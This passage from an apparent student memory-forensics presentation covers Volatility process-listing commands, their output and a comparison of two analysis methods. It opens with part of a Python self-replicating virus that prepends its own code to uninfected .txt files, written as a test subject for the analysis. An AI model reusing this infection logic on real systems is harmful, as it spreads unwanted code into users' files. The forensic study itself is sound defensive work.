        inVirus=True

    if (inVirus):
        vCode.append(line)

    if (re.search ('^##### VIRUS END #####', line)):
        break

#FIND POTENTIAL VICTIMS

progs =glob.glob("*.txt")

#CHECK AND INFECT
for prog in progs:
    fh=open(prog, "r")
    pCode=fh.readlines()
    fh.close
    infected=False

    for line in pCode:
        if ('##### VIRUS BEGIN #####' in line):
            infected= True
            break

    if not infected:
        newCode=[]
        if ('#!' in pCode[0]):
            newCode.append(pCode.pop(0))
            newCode.extend(vCode)
            newCode.extend(pCode)
```

Demonstration



Results: Virus Memory Capture

```
13220   svchost.exe     C:\Windows\System32\svchost.exe -k NetworkService -p -s DoSvc
13780   SearchApp.exe   "C:\Windows\SystemApps\Microsoft.Windows.Search_cw5n1h2txyewy\SearchApp.exe" -ServerName:CortanaUI.AppX8z9r6jm96hw4bsbneegw0kyxx296wr9t.mca
1948    FTK Imager.exe  "C:\Program Files\AccessData\FTK Imager\FTK Imager.exe"
3988    cmd.exe "C:\Windows\system32\cmd.exe"
3136    conhost.exe     \??\C:\Windows\system32\conhost.exe 0x4
8876    WmiPrvSE.exe    Required memory at 0xef25afa020 is not valid (process exited?)
10112   notepad.exe     "C:\Windows\system32\NOTEPAD.EXE" C:\Users\patie\Desktop\Virus\HowardUni.txt
14260   SearchProtocol  "C:\Windows\System32\SearchProtocolHost.exe" Global\UsGthrFltPipeMssGthrPipe_S-1-5-21-359206446-484028507-2670308062-100121_ Global\UsGthrCtrlFltPipeMssGthrPipe_S-1-5-21-359206446-484028507-2670308062-100121 1 -2147483646 "Software\Microsoft\Windows Search" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT; MS Search 4.0 Robot)" "C:\ProgramData\Microsoft\Search\Data\Temp\usgthrsvc" "DownLevelDaemon"  "1"
13920   SearchProtocol  "C:\Windows\system32\SearchProtocolHost.exe" Global\UsGthrFltPipeMssGthrPipe22_ Global\UsGthrCtrlFltPipeMssGthrPipe22 1 -2147483646 "Software\Microsoft\Windows Search" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT; MS Search 4.0 Robot)" "C:\ProgramData\Microsoft\Search\Data\Temp\usgthrsvc" "DownLevelDaemon"
14212   SearchFilterHo  "C:\Windows\system32\SearchFilterHost.exe" 0 812 816 824 8192 820 792
14284   notepad.exe     Required memory at 0x500ef35020 is not valid (process exited?)
```

158	11788	464	CompPkgSrv.exe	E184501BD080	3	1	FALSE	2022-04-07	20:35:27	N/A	Disabled
159	8360	5772	Code.exe	E1844FC82080	31	1	FALSE	2022-04-07	21:02:12	N/A	Disabled
160	2560	8360	Code.exe	E1845187B080	7	1	FALSE	2022-04-07	21:02:12	N/A	Disabled
161	12140	8360	Code.exe	E184528AE080	14	1	FALSE	2022-04-07	21:02:12	N/A	Disabled
162	2344	8360	Code.exe	E184577B5080	14	1	FALSE	2022-04-07	21:02:12	N/A	Disabled
163	5144	8360	Code.exe	E184572790C0	20	1	FALSE	2022-04-07	21:02:12	N/A	Disabled
164	4008	8360	Code.exe	E18457274080	14	1	FALSE	2022-04-07	21:02:13	N/A	Disabled
165	5632	8360	Code.exe	E184563F4080	23	1	FALSE	2022-04-07	21:02:14	N/A	Disabled
166	8664	5632	Code.exe	E18456FC2080	12	1	FALSE	2022-04-07	21:02:14	N/A	Disabled
167	5188	5632	Code.exe	E184511D4080	14	1	FALSE	2022-04-07	21:02:14	N/A	Disabled
143	8844	900	svchost.exe	E18451989080	7	0	FALSE	2022-04-07	19:53:51	N/A	Disabled
144	10628	900	WUDFHost.exe	E184528A0080	6	0	FALSE	2022-04-07	19:59:05	N/A	Disabled
145	11260	1272	python.exe	E184507CF080	0	1	FALSE	2022-04-07	19:59:14	19:59:18	Disabled
146	9864	464	dllhost.exe	E184527E3080	9	1	FALSE	2022-04-07	19:59:39	N/A	Disabled
147	9492	464	FileCoAuth.exe	E184520E1300	8	1	FALSE	2022-04-07	20:00:27	N/A	Disabled

PsTree

202	11260	1272	python.exe	E184507CF080	0	1	FALSE	2022-04-07	19:59:14	19:59:18
203	11732	9788	Code.exe	E18456B40080	0	1	FALSE	2022-04-07	20:10:15	21:02:02
204	9576	588	Code.exe	E184573AD080	0	1	FALSE	2022-04-07	20:10:20	21:02:01
205	10336	580	Code.exe	E18456ADE080	0	1	FALSE	2022-04-07	20:11:13	20:11:14
206	508	8916	Code.exe	E18456A1A080	0	1	FALSE	2022-04-07	20:11:42	20:11:43

Volatility Commands

- **PsList:**

  C:\Users\patie\Desktop\volatility3\volatility3-develop>python vol.py -f C:\Users\patie\OneDrive\Desktop\memdump.mem windows.pslist.PsList

- **PsTree:**

  C:\Users\patie\Desktop\volatility3\volatility3-develop>python vol.py -f C:\Users\patie\OneDrive\Desktop\memdump.mem windows.pstree.PsTree

- **PsScan:**

  C:\Users\patie\Desktop\volatility3\volatility3-develop>python vol.py -f C:\Users\patie\OneDrive\Desktop\memdump.mem windows.psscan.PsScan

- **PID investigation:**

  C:\Users\patie\Desktop\volatility3\volatility3-develop>python vol.py -f C:\Users\patie\OneDrive\Desktop\memdump.mem windows.pslist --pid 10444


- **PID dump investigation:**

  C:\Users\patie\Desktop\volatility3\volatility3-develop>python vol.py -f C:\Users\patie\OneDrive\Desktop\memdump.mem windows.pslist --pid 10444 --dump

- **Investigating Running Processes:**

  C:\Users\patie\Desktop\volatility3\volatility3-develop>python vol.py -f C:\Users\patie\OneDrive\Desktop\memdump.mem windows.cmdline.CmdLine

Video: Generating PsList, PsTree, PsScan



PsList

Command for PsList:

C:\Users\patie\Desktop\volatility3\volatility3-develop>python vol.py -f C:\Users\patie\OneDrive\Desktop\memdump.mem windows.pslist.PsList

C:\Users\patie\Desktop\volatility3\volatility3-develop>python vol.py -f C:\Users\patie\OneDrive\Desktop\memdump.mem windows.pslist --pid 10444

C:\Users\patie\Desktop\volatility3\volatility3-develop>python vol.py -f C:\Users\patie\OneDrive\Desktop\memdump.mem windows.pslist --pid 10444 --dump

```
C:\Users\patie\Desktop\volatility3\volatility3-develop>python vol.py -f C:\Users\patie\OneDrive\Desktop\memdump.mem windows.pslist --pid 5748
Volatility 3 Framework 2.0.3
Progress:  100.00               PDB scanning finished
PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime      ExitTime        File output

5748    5600    notepad.exe     0xb20151a020c0  4       -       1       False   2022-03-31 20:33:55.000000      N/A     Disabled

C:\Users\patie\Desktop\volatility3\volatility3-develop>python vol.py -f C:\Users\patie\OneDrive\Desktop\memdump.mem windows.psscan --pid 5748
Volatility 3 Framework 2.0.3
Progress:  100.00               PDB scanning finished
PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime      ExitTime        File output

5748    5600    notepad.exe     0xb20151a020c0  4       -       1       False   2022-03-31 20:33:55.000000      N/A     Disabled
```

PsTree

Command for PsTree:

C:\Users\patie\Desktop\volatility3\volatility3-develop>python vol.py -f C:\Users\patie\OneDrive\Desktop\memdump.mem windows.pstree.PsTree

C:\Users\patie\OneDrive\Desktop\memdump.mem windows.pstree --pid 10444

```
* 1180  728    dwm.exe 0xa50fb7ce6240  28      -       1       False   2022-04-05 02:37:20.000000      N/A
* 5688  728    userinit.exe    0xa50fb8da6340  0       -       1       False   2022-04-05 02:37:22.000000      2022-04-05 02:37:45.000000
** 5732 5688   explorer.exe    0xa50fb8f7f0c0  80      -       1       False   2022-04-05 02:37:22.000000      N/A
*** 9412       5732    SecurityHealth  0xa50fba8c1240  4       -       1       False   2022-04-05 02:37:34.000000      N/A
*** 10444      5732    notepad.exe     0xa50fb9b8b080  7       -       1       False   2022-04-05 02:37:44.000000      N/A
*** 1260       5732    FTK Imager.exe  0xa50fb7dd0080  26      -       1       False   2022-04-05 02:37:53.000000      N/A
*** 9840       5732    msedge.exe      0xa50fba150080  39      -       1       False   2022-04-05 02:37:38.000000      N/A
**** 9856      9840    msedge.exe      0xa50fba152080  9       -       1       False   2022-04-05 02:37:38.000000      N/A
**** 10080     9840    msedge.exe      0xa50fbacc2080  13      -       1       False   2022-04-05 02:37:38.000000      N/A
**** 8960      9840    msedge.exe      0xa50fb8c1d080  17      -       1       False   2022-04-05 02:37:39.000000      N/A
**** 10184     9840    msedge.exe      0xa50fbac4b080  7       -       1       False   2022-04-05 02:37:38.000000      N/A
**** 10092     9840    msedge.exe      0xa50fbad37080  15      -       1       False   2022-04-05 02:37:38.000000      N/A
**** 2604      9840    identity_helpe  0xa50fb8c1e080  10      -       1       False   2022-04-05 02:37:39.000000      N/A
**** 8948      9840    msedge.exe      0xa50fba0af080  16      -       1       False   2022-04-05 02:37:39.000000      N/A
*** 9652       5732    OneDrive.exe    0xa50fba4770c0  39      -       1       False   2022-04-05 02:37:36.000000      N/A
*** 9524       5732    Bootcamp.exe    0xa50fb99cd080  12      -       1       False   2022-04-05 02:37:35.000000      N/A
* 1172  728    LogonUI.exe     0xa50fb745d080  0       -       1       False   2022-04-05 02:37:20.000000      2022-04-05 02:37:38.000000
8660    3524   GoogleCrashHan  0xa50fba589080  5       -       0       True    2022-04-05 02:37:25.000000      N/A
8704    3524   GoogleCrashHan  0xa50fba5910c0  5       -       0       False   2022-04-05 02:37:25.000000      N/A

C:\Users\patie\Desktop\volatility3\volatility3-develop>python vol.py -f C:\Users\patie\OneDrive\Desktop\memdump.mem windows.pstree.PsTree
```

PsScan

Command for PsScan:

C:\Users\patie\Desktop\volatility3\volatility3-develop>python vol.py -f C:\Users\patie\OneDrive\Desktop\memdump.mem windows.psscan.PsScan

C:\Users\patie\OneDrive\Desktop\memdump.mem windows.psscan --pid 10444

```
C:\Users\patie\Desktop\volatility3\volatility3-develop>python vol.py -f C:\Users\patie\OneDrive\Desktop\memdump.mem windows.psscan --pid 10444
Volatility 3 Framework 2.0.3
Progress:  100.00               PDB scanning finished
PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime      ExitTime        File output

10444   5732    notepad.exe     0xa50fb9b8b080  7       -       1       False   2022-04-05 02:37:44.000000      N/A     Disabled

C:\Users\patie\Desktop\volatility3\volatility3-develop>python vol.py -f C:\Users\patie\OneDrive\Desktop\memdump.mem windows.pslist --pid 10444
Volatility 3 Framework 2.0.3
Progress:  100.00               PDB scanning finished
PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime      ExitTime        File output

10444   5732    notepad.exe     0xa50fb9b8b080  7       -       1       False   2022-04-05 02:37:44.000000      N/A     Disabled
```

Previous Research/Our Current Research Downfall

The previous research was based on testing the different Memory Forensic tool to gather information on performance.

➔ Conclude that AXIOM and Autopsy were the best

Our Research was intended to be a continuation as we delved into methods used for these Memory Forensic tools that would be make gathering data more efficient

➔ Unfortunately we were not able to run Autopsy or AXIOM

Results

Generated two methods that could be used with Memory Forensic using Volatility.

Method 1: Ps Commands

Pros

- **Extensive** and Detailed Information
- Information about all **processes**
- Different Commands provide different results

Cons

- Analyzing **time**
- Does not display process interaction

Method 2: Commandline

Pros

- Intended Data **processing time**
- Information about the intended process
- Demonstrates **relationships** between processes
  - What is opening what

Cons

- Not as Extensive and Detailed
  - Specifically PsScan
- Does not demonstrate Threads, Handles, and run time

CONCLUSION

- Generated two methods to analyze memory dump data
- Method 1: required Ps Commands.
- Method2: required Commandline
- Virus to mimicked the behavior of commonly found malware
- Were able to perform both method to analyze the memory dump of the “compromised system”
- Method 2: Commandline most effective


THANK
YOU!